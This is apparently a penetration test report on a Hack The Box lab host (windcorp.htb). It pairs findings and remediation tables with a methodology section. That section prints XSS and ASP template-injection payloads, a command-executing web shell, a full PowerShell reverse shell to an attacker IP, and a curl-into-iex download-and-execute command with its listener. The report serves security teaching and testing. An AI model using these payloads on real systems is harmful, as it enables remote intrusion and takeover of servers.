dev null

Windcorp Website & Webserver Pentest Report

dvnll Engineering & Media, Inh. Ninivaggi

2022-07-16

Contents

1 Management Summary

1.1 Customer

The customer Anubis Inc. ordered a Penetration Testing Engagement for their newly launched Website WindCorp located at the domain `www.windcorp.htb` including all Subdomains and the underlying server.

1.2 Provided Service

The penetration test consisted of 5 phases:

- Information Gathering: Find as much information on the given target system as possible
- Scanning: Identify open ports and check traffic
- Vulnerability Assessment: Use the information gathered in the first 2 phases to find possible vulnerabilities
- Exploitation: Exploit the vulnerabilites found in the previous phase; simluates a “real-world attack”
- Reporting: Document all of the findings from the penetration test

This document is the result of the aforementioned phases. It represents the security state and flaws of the tested systems at a specific point in time.

1.2.1 Tools

The most commonly used tools for all the phases are:

- NMAP
- Metasploit
- Wireshark
- Burp Suite

Additional tools as well as self written scripts and exploits can also be used depending on the target system.

Self written exploits and scripts are explained in more details in the methodology section of this document at 3 if they are used.

1.3 Environment & Engagement

The target system consists of 1 Webserver with multiple websites hosted on it and a docker container running on it.



Figure 1: infrastructure overview

The Testing was focused on the given server from the figure above and was limited to this system only. This includes all websites as well as the underlying operating system.

During an engagement additional systems can be found and are added to this overview if they were assessed as well.

1.4 Conclusion & Results

1.4.1 Overall Rating

After conducting a penetration test of the web application DVNLL Engineering & Media, Inh. Ninivaggi would consider the application and the underlying systems to be ***critically insecure***.

Anubis Inc. should focus on fixing all CRITICAL and HIGH security issues ASAP.

A graphical overview of the results can be found on the next page.

Level	Amount
INFO	0
LOW	4
MEDIUM	2
HIGH	2
CRITICAL	4

Table 2: Overview of findings by level

1.4.2 Suggestions

DVNLL Engineering & Media, Inh. Ninivaggi suggests this order of actions to resolve the issues:

1. Fix the RCE Vulnerability in the website ASAP to prevent external attackers to gain a foothold (3.1.6)
2. Fix the NTLM Leak/Kerberoasting to prevent identity theft and impersonation (3.2.1)
3. Fix the RCE Vulnerability (3.3.1) and Privilege Escalation (3.3.3) on the Anubis host to prevent server takeover
4. Perform a recheck of the fixes
5. Fix the rest of the findings in order of criticallity (2)
6. Perform a recheck of all the fixes

Furthermore DVNLL Engineering & Media, Inh. Ninivaggi suggest to set up continous testing/assessment projects to ensure the security level of the system.

1.4.3 Findings Overview



Figure 2: findings overview

1.4.4 Findings by Target



Figure 3: findings overview by target

2 Findings and Remediation

2.1 Target Overview

Name	IP	Description
www.windcorp.htb	10.129.82.92	Windcorp Website Host - given by Anubis Inc.
softwareportal.windcorp.htb	10.129.82.92	Windcorp Website that hosts Installers for Employees - found during assessment
Anubis Host	10.129.82.92	Anubis Host running the other targets as docker containers - found during assessment

2.2 How to Read the Findings

The vulnerabilities found during the assessment are listed in tables categorized by each target. Each finding has references to the methodologies used to find the vulnerability as well as a description, suggestions for remediation and a severity rating.

The severity rating is categorized from INFO to CRITICAL, INFO being the least severe and CRITICAL the most severe rating:

Level	Description
INFO	Vulnerabilities and bugs that don't relate to the overall security of the target.
LOW	Minor security issues that should be fixed (with the least priority) if possible to the use case of the customer.
MEDIUM	Minor security issues that should be fixed (with the least priority) to guarantee the security of the application.
HIGH	Major security issues that should be fixed as soon as possible, since they pose a big danger to the overall security of the target.
CRITICAL	Major security issues that should be fixed IMMEDIATELY. They usually allow attackers to get full control of the entire target or parts of it.

2.3 Findings www.windcorp.htb

Ref.	Vulnerability	Remediation	Severity
3.1.6, 3.1.6.1, 3.1.6.2, 3.1.6.3, 3.1.6.4	**RCE - Remote Code/Command Execution** An RCE allows an attacker to run arbitrary commands and code on the target system. It is usually a consequence of other issues like ssti. This allows them to gain a foothold on the target system and create backdoors to connect to it.	Make sure to fix all issues that could lead to an RCE. Usually they are rated HIGH or CRITICAL. Sanitize all user input and make sure every output gets escaped properly to prevent execution of user supplied code and commands.	CRITICAL
3.1.5	**XSS - Cross Site Scripting** XSS allows an attacker to either store arbitrary (and malicious) JavaScript code into a website or execute it in the context of a website. This allows them for example to extract user information, cookies, etc.. and send them to an attacker owned system.	Sanitize all user input and make sure every output gets escaped properly to prevent execution of user supplied JavaScript.	HIGH
3.1.6.1	**SSTI - Server Side Template Injection** A SSTI allows an attacker to inject code and commands that will be executed on the server and returns the result from it to a client. This can be abused to execute arbitrary commands and code on the target server.	Sanitize all user input and make sure every output gets escaped properly to prevent execution of user supplied code and commands.	HIGH

Ref.	Vulnerability	Remediation	Severity
3.1.1.2	**Clock Skew/Timing Skew** The time on the target system does not correspond to the time of the attacker system or local timezone. This can lead to errors in encryption mechanisms such as HTTPS/SSL/TLS and SSH.	Make sure the time on the target system is correct. If the target system is located in another timezone, make sure to define that timezone on the target system.	LOW
3.1.2	**Anonymous SMB Login** Anonymous login and/or listing of shares is possible. Depending on the permissions, this can allow any attacker to read any files in the share. Plese consult the references for further details.	Disable the anonymous user/login on all the SMB Servers.	LOW
3.1.1.2, 3.1.3, 3.1.7.3	**Information Leakage** The target system reveals some information to unauthorized attackers. Namely the following things are leaked: - Version numbers of different services - Used backend technology - Signing Requests	Harden the system to reveal as little information as possible.	LOW

Ref.	Vulnerability	Remediation	Severity
3.1.4	**Outdated and/or Vulnerable Third Party Components** The target system is using outdated and/or vulnerable third party components. Outdated components are often vulnerable to CVE's. The following components are affected: - ASP is used instead of ASPX, which may be vulnerable to multiple CVES	Update the existing third party components to their newest version or newest LTS version. A update/patching process should be implemented to make sure all the software and components on the target system are up to date.	LOW

2.4 Findings softwareportal.windcorp.htb

Ref.	Vulnerability	Remediation	Severity
3.2.1	**NTLM Leak/Kerberoasting** NBT-NS, LLMNR and mDNS broadcast a query to the entire intranet, but no measures are taken to verify the integrity of the responses. Attackers can exploit this mechanism by listening to such queries and spoofing responses – tricking the victim into trusting malicious servers. Usually this trust will be used to steal credentials.	A mix of endpoint security and network security measures can be taken to prevent this finding: - Disable LLMNR - Disable NBT-NS - Filter network traffic to block LLMNR, NBT-NS and mDNS traffic - Enable & enforce SMB signing - Monitor traffic and event logs	CRITICAL
3.2.3	**Weak Passwords/No Password Policy** A weak password policy or a password policy that isn't enforced, could allow an attacker to crack the user passwords in short and feasible time. Thus enabling them to impersonate the cracked account and perform actions of higher privilege.	Enforce a strong password policy containing: - At least 10 characters - UPPERCASE and lowercase letters - At least one number - At least one special character (#%!., etc…) - No real words, or words found in a dictionary	MEDIUM

2.5 Findings Anubis Host

Ref.	Vulnerability	Remediation	Severity
3.3.1	**RCE - Remote Code/Command Execution** An RCE allows an attacker to run arbitrary commands and code on the target system. It is usually a consequence of other issues like ssti. This allows them to gain a foothold on the target system and create backdoors to connect to it.	Make sure to fix all issues that could lead to an RCE. Usually they are rated HIGH or CRITICAL. Sanitize all user input and make sure every output gets escaped properly to prevent execution of user supplied code and commands.	CRITICAL
3.3.3, 3.3.3.3	**Privilege Escalation** Privilege escalation attacks allow the attackers to gain privileges of a higher user like an adminsitrator account or root. It is usually a complex chain of vulnerabilities and exploits that lead to this attack.	System hardening and regular patching can prevent this attack by closing the security holes of older versions. By mitigation all the HIGH and CRITICAL findings the attack will become harder to perform as well.	CRITICAL

Ref.	Vulnerability	Remediation	Severity
3.3.2.3, 3.3.3.1, 3.3.3.2	**Cryptographic Misconfiguration** A group of misconfigurations that allow attacker to forge authentic cryptographic keys and/or certificates.	The mitigation varies on the specific case. DVNLL Engineering & Media suggests to use best practises in regards to cryptography: - Use secure algorithms - Keep keys private - Apply the principle of least privilege for certificates and templates Consult the details in the references to fix specific issues.	MEDIUM

3 Methodology

This section documents the summary of the findings. It shows how each vulnerability was found and potentially exploited, sorted by system.

3.1 www.windcorp.htb

3.1.1 Host Scanning

3.1.1.1 Initial Scan The initial scan of the target revealed a list of open ports for further scanning and information gathering.

The `$(cat target)` command returns the IP of the target host.

Command:

```
sudo nmap -sS $(cat target) -oA anubis_initial_scan
```

Result:

```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-25 23:18 BST
Nmap scan report for 10.129.82.92
Host is up (0.027s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT    STATE SERVICE
135/tcp open  msrpc
443/tcp open  https
445/tcp open  microsoft-ds
593/tcp open  http-rpc-epmap
```

This scan indicates a running NetBios (135), HTTPS (443), SMB (445) and RPC (593). Most of these services are usually ran under Windows.

3.1.1.2 In-depth scan After executing a more thorough scan of the previously found ports, more information was revealed.

Command:

```
sudo nmap -p 135,443,445,593 -sCV $(cat target) -oA
    anubis_detailed_scan
```

Result:

```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-25 23:23 BST
Nmap scan report for 10.129.82.92
Host is up (0.022s latency).

PORT    STATE SERVICE       VERSION
135/tcp open  msrpc         Microsoft Windows RPC
443/tcp open  ssl/http      Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| tls-alpn:
|_  http/1.1
|_http-title: Not Found
| ssl-cert: Subject: commonName=www.windcorp.htb
| Subject Alternative Name: DNS:www.windcorp.htb
| Not valid before: 2021-05-24T19:44:56
|_Not valid after:  2031-05-24T19:54:56
|_ssl-date: 2022-06-25T22:24:14+00:00; 0s from scanner time.
|_http-server-header: Microsoft-HTTPAPI/2.0
445/tcp open  microsoft-ds?
593/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2022-06-25T22:23:35
|_  start_date: N/A

Service detection performed. Please report any incorrect results at
    https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 53.26 seconds
```

This scan exposed the “host name” `www.windcorp.htb` as well as the `http-server-header: Microsoft-HTTPAPI/2.0`. This is usually an indication of WinRM or similar services running on the host.

Additionally, a potential clock-skew of more than an hour could be noticed in the results of the host script section:

```
Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2022-06-25T22:23:35 # <-- Clock Skew
|_  start_date: N/A
```

3.1.2 SMB Scanning

An anonymous connection to the the target host via `smbclient` confirmed the availability of an SMB host:

```
smbclient -N -L //$(cat target) | tee smbclient_log
Anonymous login successful

    Sharename       Type      Comment
    ---------       ----      -------
SMB1 disabled -- no workgroup available
```

The connection could be performed without user credentials, but held no results.

3.1.3 VHost Scanning

By brute forcing a list of commonly used vhost subdomains, the domain `www.windcorp.htb` was found:

```
wfuzz -u https://$(cat target) -H "Host: FUZZ.windcorp.htb" -w /usr/
    share/wordlists/wfuzz/general/medium.txt --hh 315 | tee wfuzz_log
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:
    Pycurl is not compiled against Openssl. Wfuzz might not work
    correctly when fuzzing SSL sites. Check Wfuzz's documentation for
    more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: https://10.129.82.92/
Total requests: 1659

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000001:   400        6 L      26 W       334 Ch      "@"
000000288:   400        6 L      26 W       334 Ch      "cgi-bin/"
000000899:   400        6 L      26 W       334 Ch      "lost+found"
000001640:   200        1007 L   3245 W     46774 Ch    "www"

Total time: 0
Processed Requests: 1659
Filtered Requests: 1655
Requests/sec.: 0
```

3.1.4 Website Overview

The domain `https://www.windcorp.htb` returns a website:



Figure 4: website @ www.windcorp.htb

The requests show the usage of `.asp` as well as a `ASPSESSION...` Cookie, hinting at a webapp using the older/deprecated `ASP` framework, and not the newer `ASPX` framework:

```
1 GET /preview.asp HTTP/2
2 Host: www.windcorp.htb
3 Cookie: ASPSESSIONIDAURSBDST=HGNLAJMDCMONGKNMJOAFDOMI
4 <!-- snip -->
```

3.1.5 XSS in Contact form

The website contains a contact section with a contact form, where user can supply a message. The supplied message gets reflected to the user and is vulnerable to an XSS attack.

By providing the message

```
<script>alert(1)</script>
```

an XSS can be exploited and an alert window will pop up.

The request shows the payload in the url query parameter `message`.

```
GET /save.asp?name=test&email=ninijay93%40gmail.com&subject=testXSS&
    message=%3Cscript%3Ealert%281%29%3C%2Fscript%3E HTTP/2
Host: www.windcorp.htb
<!-- snip -->
```



Figure 5: alert box with message

3.1.6 RCE via ASP Templating Engine

3.1.6.1 ASP SSTI The message field mentioned in 3.1.5 is also vulnerable to a SSTI attack.

By sending the message

```
1 <%="testing template injection"%>
```

an attacker can reflect a templated text on the following page:

```
1 GET /save.asp?name=test&email=ninijay93%40gmail.com&subject=testXSS&
     message=<%25%3d"testing+template+injection"+%25> HTTP/2
2 Host: www.windcorp.htb
3 <!-- snip -->
```



Figure 6: reflected text from the injection

3.1.6.2 ASP SSTI to RCE The SSTI described in 3.1.6.1 can be abused by an attacker to gather further access to the hosting system. In Particular the “template”

```
<%
  Set shell = CreateObject("WScript.Shell")
  Set proc = shell.exec("whoami")
  Response.Write(proc.StdOut.ReadAll)
%>
```

allows them to perform an arbitrary command. In this case the `whoami` command, which reflects the user that is running the website.

```
GET /save.asp?name=test&email=ninijay93%40gmail.com&subject=testSSTI&
    message=%3C%25%0D%0ASet+shell+%3D+createobject%28%22wscript.shell
    %22%29%3A+%0D%0ASet+proc+%3D+shell.exec%28%22whoami%22%29%3A+%0D%0
    AResponse.write%28proc.stdout.readall%29%3A+%0D%0A%25%3E HTTP/2
Host: www.windcorp.htb
<!-- snip -->
```



Figure 7: result of whoami command

3.1.6.3 Web Shell The template from 3.1.6.2 can be expanded to accept arbitrary commands as `GET` parameters passed via the `URL query`:

```
<%
Set shell = CreateObject("WScript.Shell")
Set proc = shell.exec(request("cmd"))
Response.Write(proc.StdOut.ReadAll)
%>
```



Figure 8: website reflecting results from commands

3.1.6.4 Reverse Shell By combining the previous vulnerabilities and exploits an attacker could gain a semi-permanent foothold onto the system via a reverse shell.

For the testing purposes a `powershell` reverse shell script was used:

```
# Nikhil SamratAshok Mittal: http://www.labofapenetrationtester.com/2015/05/week-of-powershell-shells-day-1.html

$client = New-Object System.Net.Sockets.TCPClient("10.10.14.119",1338);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + "PS " + (pwd).Path + "> ";$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()
```

This script was then hosted on the attacker machine.

```
python -m http.server 1337
```

To accept incoming reverse shells, a listener was started on the attacker machine as well:

```
nc -lnvp 1338
```

After the listener has been started, the following command was `URL` encoded and run with the previous `webshell` exploit 3.1.6.3

```
powershell -c curl -usebasicparsing http://10.10.14.119:1337/rev.ps1 | iex
```

```
https://www.windcorp.htb/preview.asp?cmd=%70%6f%77%65%72%73%68%65%6c%6c%20%2d%63%20%63%75%72%6c%20%2d%75%73%65%62%61%73%69%63%70%61%72%73%69%6e%67%20%68%74%74%70%3a%2f%2f%31%30%2e%31%30%2e%31%34%2e%31%31%39%3a%31%33%33%37%2f%72%65%76%2e%70%73%31%20%7c%20%69%65%78
```

The aforementioned command would then download the reverse shell script from the attacker machine and execute it:

```
python -m http.server 1337
Serving HTTP on 0.0.0.0 port 1337 (http://0.0.0.0:1337/) ...
10.129.82.92 - - [26/Jun/2022 00:29:38] "GET /rev.ps1 HTTP/1.1" 200 -
```

